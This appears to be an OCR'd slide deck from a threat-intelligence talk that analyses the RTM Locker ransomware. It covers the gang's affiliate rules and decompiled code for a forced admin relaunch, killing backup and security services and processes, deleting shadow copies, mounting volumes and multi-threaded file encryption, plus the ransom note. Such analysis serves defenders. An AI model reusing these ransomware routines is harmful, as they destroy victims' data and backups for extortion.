Trellix

RTM Locker

Threat Intelligence Group
Advanced Research Center

Max Kersten
Malware Analyst




Table of contents

Trellix

About me


- Max 'Libra' Kersten (@Libranalysis, @libra@infosec.exchange)
- Malware analyst and reverse engineer
- Working for Trellix' Advanced Research Center
  - Published DotDumper
- I write blogs about reverse engineering
  - Including my free Binary Analysis Course
- My tools are open-sourced on GitHub
  - Such as AndroidProjectCreator and the Mobile Malware Mimicking Framework

Trellix

Lifting RTM's veil

All panel related intel comes from [N07_4_B07]

Login-in page with captcha




Trellix

Adding a new victim

Trellix

Strict rules

- No targets within the CIS region
- Stay out of the spotlight
- Adhere to “moral” rules
- Inactivity will result in a ban



Rules:
- The first and most important! We do not work in the CIS countries!
- It is forbidden to post builds in public, in case of detection, the account will be blocked without payment of funds.
- Any attacks on state bodies are prohibited (in some cases, discuss only with the administration)
- It is forbidden to work in morgues, hospitals (except for dentistry, psychotherapist's offices, etc.), enterprises involved in the development of a COVID-19 vaccine.
- Act as an intermediary and give out your builds to outsiders, impersonating us.
- Communication with the administration or support strictly through TOX
- Indicating a link to your chats in public is punishable by a ban

-Accounts are deleted for inactivity within 10 days, if for some reason you are not active, write a ticket with a notification

---

Managing and creating chats

To create a chat in the panel, you need to encrypt the network with the previously received build from the support or admin, then go to the panel
press the button to add target, in the drop-down window fill in all the data and confirm. After that, a chat will be created in your panel,
All created chats are encrypted for security purposes.

Important:


The data when filling out the target is important, since in further communication with the target, a link to the blog will be indicated where their data will be published.
We do not store the leaked date on our servers for security reasons.

Additionally:

If an advert believes that target encryption will cause a resonance, then we are always open to dialogue and have experience working with such targets,
also with the withdrawal of funds after payment. Communication will be carried out not in the panel, as well as providing access to correspondence and change
any traces to the name RTM Team.

Trellix

Technical analysis



Trellix

Escalating privileges

- Repeatedly requests to be relaunched
- The relaunch has administrative permissions

```
sidIsInitialised =
     AllocateAndInitializeSid
               ((PSID_IDENTIFIER_AUTHORITY)&pIdentifierAuthority,0x2,SECURITY_BUILTIN_DOMAIN_RID,
                DOMAIN_ALIAS_RID_ADMINS,0x0,0x0,0x0,0x0,0x0,0x0,&pSid);
                  /* Success is a non-zero value */
if (sidIsInitialised != 0x0) {
  CheckTokenMembership(NULL,pSid,&isAdministrator);
}
if (pSid != NULL) {
  FreeSid(pSid);
}
if (isAdministrator == FALSE) {
                  /* ComSpec is an environment variable which refers to
                     %SystemRoot%\system32\cmd.exe */
  result = GetEnvironmentVariableA("ComSpec",cmd,0x104);
  if (result != 0x0) {
    lstrcpyA(shellArgs,
             "/c ECHO \"You must restart the program to resolve a critical error\" && start \"\" \
             ""
            );
    result = GetModuleFileNameA(NULL,filePath,0x104);
    if (result != 0x0) {
      lstrcatA(shellArgs,(LPCSTR)&buffer);
      do {
                  /* Runs cmd.exe /c with the fake "warning" and restarts the sample with
                     administrative permissions (due to "runas" as the operation) without a window
                      */
        shellReturnValue = ShellExecuteA(NULL,"runas",cmd,shellArgs,NULL,SW_HIDE);
                  /* The function is successful if a value greater than 0x20 is returned,
                     otherwise an error occurred. This loop is endless, until the execution is
                     successful */
      } while ((int)shellReturnValue < 0x21);
                  /* WARNING: Subroutine does not return */
      ExitProcess(0x0);
    }
  }
}
return;
```

Trellix

The debug console

- Activated with the "-debug" CLI flag
- Prints debug messages during runtime
- Probably used during testing

```
argc = 0x0;
argv = (LPCSTR *)parseArgs(rawArgs,&argc);
if (argc == 0x1) {
  result = lstrcmpA(*argv,"-debug");
  if (result != EQUAL) {
    setConsoleOutputHandle();
  }
}
```

Trellix

Environmental awareness

- Iterates over all running processes
- Terminates selected processes

```
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL,CURRENT_PROCESS);
                /* Initialise the size prior to the Process32First call, otherwise it fails, as
                   stated in the documentation */
processEntry.dwSize = 0x128;
hSnapshot_copy = hSnapshot;
iteratingProcessHandle = Process32First(hSnapshot,&processEntry);
while (iteratingProcessHandle != FALSE) {
  endOfProcessList = pointerTable->endOfProcessList;
  while (endOfProcessList = endOfProcessList + -0x1, -0x1 < (int)endOfProcessList) {
    processNameComparison =
         lstrcmpiA(processEntry.szExeFile,
                   *(LPCSTR *)(pointerTable->processList + (int)endOfProcessList * 0x4));
    hSnapshot = hSnapshot_copy;
    if ((processNameComparison == EQUAL) &&
       (hProcess = OpenProcess(PROCESS_TERMINATE,0x0,processEntry.th32ProcessID),
       hSnapshot = hSnapshot_copy, hProcess != NULL)) {
      TerminateProcess(hProcess,0x9);
      CloseHandle(hProcess);
      hSnapshot = hSnapshot_copy;
    }
  }
  iteratingProcessHandle = Process32Next(hSnapshot,&processEntry);
}
CloseHandle(hSnapshot);
```

Trellix

Environmental awareness

sql.exe	oracle.exe	ocssd.exe	dbsnmp.exe	synctime.exe	agntsvc.exe
isqlplussvc.exe	xfssvccon.exe	mydesktopservice.exe	ocautoupds.exe	encsvc.exe	firefox.exe
tbirdconfig.exe	mydesktopqos.exe	ocomm.exe	dbeng50.exe	sqbcoreservice.exe	excel.exe
infopath.exe	msaccess.exe	mspub.exe	onenote.exe	outlook.exe	powerpnt.exe
steam.exe	thebat.exe	thunderbird.exe	visio.exe	winword.exe	wordpad.exe
notepad.exe					

Trellix

Environmental awareness

- Iterates over all services
- Stops selected services

```
hSCManager = OpenSCManagerW(NULL,NULL,SC_MANAGER_ALL_ACCESS);
if (hSCManager != NULL) {
  endOfServicesList = pointerTable->endOfServicesList;
  while (endOfServicesList = endOfServicesList + -0x1, -0x1 < (int)endOfServicesList) {
    hService = OpenServiceA(hSCManager,
                            *(LPCSTR *)(pointerTable->servicesList + (int)endOfServicesList * 0x4)
                            ,
                            SC_MANAGER_MODIFY_BOOT_CONFIG | SC_MANAGER_LOCK | SC_MANAGER_ENUMERATE
                            _SERVICE
                           );
    if (hService != NULL) {
      result = QueryServiceStatusEx
                         (hService,SC_STATUS_PROCESS_INFO,(LPBYTE)&serviceStatus,0x24,&local_2d4);
      if (((result != 0x0) && (serviceStatus.dwCurrentState != 0x1)) &&
         (serviceStatus.dwCurrentState != SERVICE_STOP_PENDING)) {
        ControlService(hService,SERVICE_CONTROL_STOP,&serviceStatus);
      }
      CloseServiceHandle(hService);
    }
  }
  CloseServiceHandle(hSCManager);
}
```

Trellix


Environmental awareness

vss	sql	svc$	memtas
mepocs	sophos	veeam	backup
GxVss	GxBlr	GxFWD	GxCVD
GxCIMgr	DefWatch	ccEvtMgr	ccSetMgr
SavRoam	RTVscan	QBFCService	QBIDPService
Intuit.QuickBooks.FCS	QBCFMonitorService	YooBackup	YooIT
zhudongfangyu	stc_raw_agent	VSNAPVSS	VeeamTransportSvc
VeeamDeploymentService	VeeamNFSSvc	PDVFSService	BackupExecVSSProvider
BackupExecAgentAccelerator	BackupExecAgentBrowser	BackupExecDiveciMediaService	BackupExecJobEngine
BackupExecManagementService	BackupExecRPCService	ArcSch2Svc	AcronisAgent
CASAD2DWebSvc	CAARCUpdateSvc		

Trellix

Taking out the trash

Empties the recycle bin



Removes shadow copies

Note the previously stopped Volume Shadow Copy Service ("vss")

```
SHEmptyRecycleBinW(NULL,NULL,SHERB_NOCONFIRMATION | SHERB_NOPROGRESSUI | SHERB_NOSOUND);
removeShadowCopies();
```

Trellix

Drive iteration

- Iterate over all drives in QWERTY-order
- Saves unused drive letters for later use

```
_memset(unmountedDrives,0x0,0x68);
count = 0x0;
lpcchReturnLength = 0x0;
i = 0x0;
do {
  lpRootPathName = drives[i];
  driveType = GetDriveTypeW(lpRootPathName);
  if (driveType == DRIVE_NO_ROOT_DIR) {
    unmountedDrives[count] = lpRootPathName;
    count = count + 0x1;
  }
  i = i + 0x1;
                    /* 0x1a equals 26 in decimal */
} while (i < 0x1a);
```

```
drives[0] = L"Q:\\";
drives[1] = L"W:\\";
drives[2] = L"E:\\";
drives[3] = L"R:\\";
drives[4] = L"T:\\";
drives[5] = L"Y:\\";
drives[6] = L"U:\\";
drives[7] = L"I:\\";
drives[8] = L"O:\\";
drives[9] = L"P:\\";
drives[10] = L"A:\\";
drives[11] = L"S:\\";
drives[12] = L"D:\\";
drives[13] = L"F:\\";
drives[14] = L"G:\\";
drives[15] = L"H:\\";
drives[16] = L"J:\\";
drives[17] = L"K:\\";
drives[18] = L"L:\\";
drives[19] = L"Z:\\";
drives[20] = L"X:\\";
drives[21] = L"C:\\";
drives[22] = L"V:\\";
drives[23] = L"B:\\";
drives[24] = L"N:\\";
drives[25] = L"M:\\";
```

Trellix

Mounting all volumes

- Each unused drive letter is potentially used to mount a volume
- This ensures maximum impact of the file encryption
- Iteration over the unused drive letters in backwards order

```
hSnapshot_copy = HeapAlloc(hProcessHeap_2,DVar1,SVar4);
pFunction = HeapFree_exref;
if (hSnapshot_copy != NULL) {
  hVolume = FindFirstVolumeW(lpszVolumeName,0x8000);
  do {
                /* If no suitable drives were found from the start, or once all drives have been
                   iterated over, break the loop */
    if (count == 0x0) break;
    result = GetVolumePathNamesForVolumeNameW
                       (lpszVolumeName,lpszVolumePathNames,0x78,&lpcchReturnLength);
                /* The drive is a single letter, a colon, and a backslash, so the minimum length
                   is 3. The length is set by the return value of the lstrlenW function.

                   Success is a non-zero value */
    if ((result == 0x0) ||
       (volumePathLength = lstrlenW(lpszVolumePathNames), volumePathLength != 0x3)) {
                /* Decrement the drive count, as it is moved over backwards */
      count = count + -0x1;
      SetVolumeMountPointW(unmountedDrives[count],lpszVolumeName);
    }
    result = FindNextVolumeW(hVolume,lpszVolumeName,0x7fff);
                /* Succes is non-zero value */
  } while (result != 0x0);
                /* Close the handle */
  FindVolumeClose(hVolume);
```

Trellix

Remote drive support

- Remote drives are handled appropriately

```
driveType = GetDriveTypeW((LPCWSTR)pszDest);
if (driveType == DRIVE_REMOTE) {
  DStack540 = 0x100;
                /* Shouldn't fail as this only hinges on the allocation of memory */
  lpRemoteName = (LPCWSTR)__calloc_base_wrapper(0x100,0x2);
  if (lpRemoteName == NULL) goto LAB_0040730b;
  _memset(lpRemoteName,0x0,aDStack532[0] * 0x2);
  WNetGetConnectionW((LPCWSTR)(pszDest + 0x2),lpRemoteName,aDStack532);
  _free_wrapper(pszDest);
  parseFoldersAndEncryptFiles(lpRemoteName);
}
else {
                /* The drive type is NOT remote */
  parseFoldersAndEncryptFiles((LPCWSTR)pszDest);
}
```

Trellix

File traversal

- Excluded folders and file names
- The file extension (including the dot) of 65 characters (0x41) is randomly generated, and is excluded to avoid double encryption

```
filePath = (LPCWSTR)HeapAlloc(pProcessHeap,value_8,value_10000);
if (filePath != NULL) {
  lstrcpyW(filePath,fullFilePath);
  lstrcatW(filePath,(LPCWSTR)&s_\*);
  hFirstFile = FindFirstFileW(filePath,(LPWIN32_FIND_DATAW)&fileFindData);
  if (hFirstFile != (HANDLE)INVALID_HANDLE_VALUE) {
    do {
      folderPointerOffset = 0x0;
      do {
        comparisonResult =
             lstrcmpiW(local_238,*(LPCWSTR *)((int)excludedFolders + folderPointerOffset));
        fullFilePath_copy2 = fullFilePath_copy1;
        if (comparisonResult == EQUAL) goto LAB_nextFile;
                /* Increments by four, as the 32-bit binary uses 4 bytes per integer, and thus
                   pointer */
        folderPointerOffset = folderPointerOffset + 0x4;
                /* Iterates 21 times, equal to the size of the excludedFolders array */
      } while (folderPointerOffset < 0x54);
      wnsprintfW(filePath,0x8000,L"%ls\\%ls",fullFilePath_copy1,local_238);
                /* If the given file is a file */
      if (((byte)fileFindData & 0x10) == 0x0) {
        result = lstrcmpW(local_238,L"How To Restore Your Files.txt");
                /* If the file name is not equal to the ransom note file name, continue,
                   otherwise it is ignored */
        if (result != EQUAL) {
          lpString = PathFindExtensionW(local_238);
          length = lstrlenW(lpString);
          if (length != 0x41) {
            encryptFile(filePath);
          }
        }
      }
      else {
        parseFoldersAndEncryptFiles(filePath);
      }
LAB_nextFile:
      hNexFile = FindNextFileW(hFirstFile,(LPWIN32_FIND_DATAW)&fileFindData);
    } while (hNexFile != INVALID_HANDLE);
    FindClose(hFirstFile);
```

Trellix

File traversal

windows	appdata	application data
boot	google	mozilla
program files	program files (x86)	programdata
system volume information	tor browser	windows.old
intel	msocache	perflogs
x64dbg	public	all users
default	.	..

Random file extension

- Generated using `RtlGenRandom`, which is exported as `SystemFunction036`
- The randomly generated buffer size is 32 (0x20)
- Each byte is two characters in size when converted into a string

```
if (pAdvapi32 == NULL) {
  pAdvapi32 = LoadLibraryA("advapi32.dll");
}
if (pRtlGenRandom == NULL) {
  pRtlGenRandom = GetProcAddress(pAdvapi32,"SystemFunction036");
}
(*pRtlGenRandom)(randomBuffer,0x20);
```

Trellix

Multi-threaded encryption

- Uses ioctl completion ports to encrypt files
- Creates a number of encryption threads based on the number of processors (“cores”) in the system info
- Files are opened with the “FILE_FLAG_OVERLAPPED” flag, and paired with an IO completion port
- Files larger than 512 bytes are encrypted

```
if (hConsoleOutput != NULL) {
  local_34c = 0x0;
  makingThreadsStringLength = lstrlenW(L"Making threads...");
                /* pFunction equals WriteConsoleW for the following two calls */
  (*pFunction)(hConsoleOutput,L"Making threads...",makingThreadsStringLength);
  (*pFunction)(hConsoleOutput,&lpBuffer_004lde8c,0x1,&stack0xfffffca0,0x0);
}
DVar1 = systemInfo.dwNumberOfProcessors * 0x2;
if (hConsoleOutput != NULL) {
  local_348 = 0x0;
  makingIocpStringLength = lstrlenW(L"Making iocp");
  (*pFunction)(hConsoleOutput,L"Making iocp",makingIocpStringLength);
  (*pFunction)(hConsoleOutput,&lpBuffer_004lde8c,0x1,&hSnapshot_copy,0x0);
}
                /* The final argument for this call is equal to two times the
                   systemInfo.dwNumberOfProcessors, which specify the maximum amount of threads
                   which can access this I/O completion port */
hExistingCompletionPort = CreateIoCompletionPort((HANDLE)INVALID_HANDLE_VALUE,NULL,0x0,DVar1);
for (; DVar1 != 0x0; DVar1 = DVar1 - 0x1) {
  CreateThread(NULL,0x0,iocpThread,hExistingCompletionPort,0x0,NULL);
                /* Create two times the amount of systemInfo.dwNumberOfProcessors threads */
}
if (hConsoleOutput != NULL) {
  hSnapshot_copy = NULL;
  cryptingFilesStringLength = lstrlenW(L"Crypting files...");
  (*pFunction)(hConsoleOutput,L"Crypting files...",cryptingFilesStringLength);
  (*pFunction)(hConsoleOutput,&lpBuffer_004lde8c,0x1,&stack0xfffffc90,0x0);
}
numberOfProcessors = systemInfo.dwNumberOfProcessors;
logicalDrives = GetLogicalDrives();
DAT_drive_letter = 0x40;
if (0x0 < (int)systemInfo.dwNumberOfProcessors) {
  do {
    CreateThread(NULL,0x0,encryptionThread,NULL,0x0,NULL);
                /* Create a thread for each processor */
    systemInfo.dwNumberOfProcessors = systemInfo.dwNumberOfProcessors - 0x1;
  } while (systemInfo.dwNumberOfProcessors != 0x0);
}
```

Trellix

File encryption using IO completion ports

- Action key based handling
  - Handle the file = 0xa1
  - Write encrypted data = 0xa2
  - Rename the file by moving = 0xa3
- Each action key sets the next action key

```
if (actionKey == 0xa1) {
  lpCompletionKey->actionKey = 0xa2;
  ReadFile(lpCompletionKey->hFile,lpCompletionKey->buffer,
           *(DWORD *)&lpCompletionKey->bytesToRead,NULL,(LPOVERLAPPED)lpCompletionKey);
}
```

```
if (actionKey == 0xa2) {
  lpBuffer = lpCompletionKey->buffer;
  lpCompletionKey->actionKey = 0xa3;
  FUN_00402270((undefined (*) [0x10])lpCompletionKey->randomData,lpBuffer,
               numberOfBytesTransferred,lpBuffer);
  WriteFile(lpOverlapped->hFile,lpBuffer,numberOfBytesTransferred,NULL,
            (LPOVERLAPPED)lpOverlapped);
```

```
if (actionKey == 0xa3) {
  CloseHandle(lpCompletionKey->hFile);
  MoveFileW((LPCWSTR)&lpOverlapped->originalName,(LPCWSTR)&lpOverlapped->newFileName);
  _free_wrapper(lpOverlapped);
```

Trellix

Changing the wallpaper

```
LOCK();
driveLetterLocally = DAT_drive_letter + 0x1;
DAT_drive_letter = DAT_drive_letter + 0x1;
do {
  driveLetterLocally = driveLetterLocally & 0xffff;
  if (L'Z' < driveLetterLocally) {
    LOCK();
                /* Only set the new wallpaper once the last thread finishes its encryption
                   scheme */
    numberOfProcessors = numberOfProcessors + -0x1;
    if (numberOfProcessors == 0x0) {
      GetTempPathA(0x104,tempPath);
      GetTempFileNameA(tempPath,(LPCSTR)&s_img,0x0,tempFileName);
      hFile = CreateFileA(tempFileName,GENERIC_WRITE,CREATE_NEW,NULL,OPEN_EXISTING,0x0,NULL);
      if (hFile != (HANDLE)INVALID_HANDLE_VALUE) {
        WriteFile(hFile,pointerTable->wallpaper,pointerTable->wallpaperSize,&DStack540,NULL);
        CloseHandle(hFile);
        SystemParametersInfoA
                  (SPI_SETDESKWALLPAPER,0x0,tempFileName,SPIF_UPDATEINIFILE | SPIF_SENDCHANGE);
      }
    }
    return 0x0;
```

Trellix

!!! WARNING !!!

- Your network has been infected by RTM Locker Team
All your documents, photos, databases and other important files have been encrypted and you are not able to decrypt it by yourself.

DO NOT TRY TO RECOVER FILES YOURSELF!
DO NOT MODIFY ENCRYPTED FILES!
OTHERWISE, YOU MAY LOSE ALL YOUR FILES FOREVER!

You have 48 hours to contact us

Trellix

Countdown

Sleep in the main thread until no more encryption threads are running

```
void awaitEncryption(void)

{
  if (numberOfProcessors != 0x0) {
    do {
      Sleep(0x64);
    } while (numberOfProcessors != 0x0);
  }
  return;
}
```

Trellix

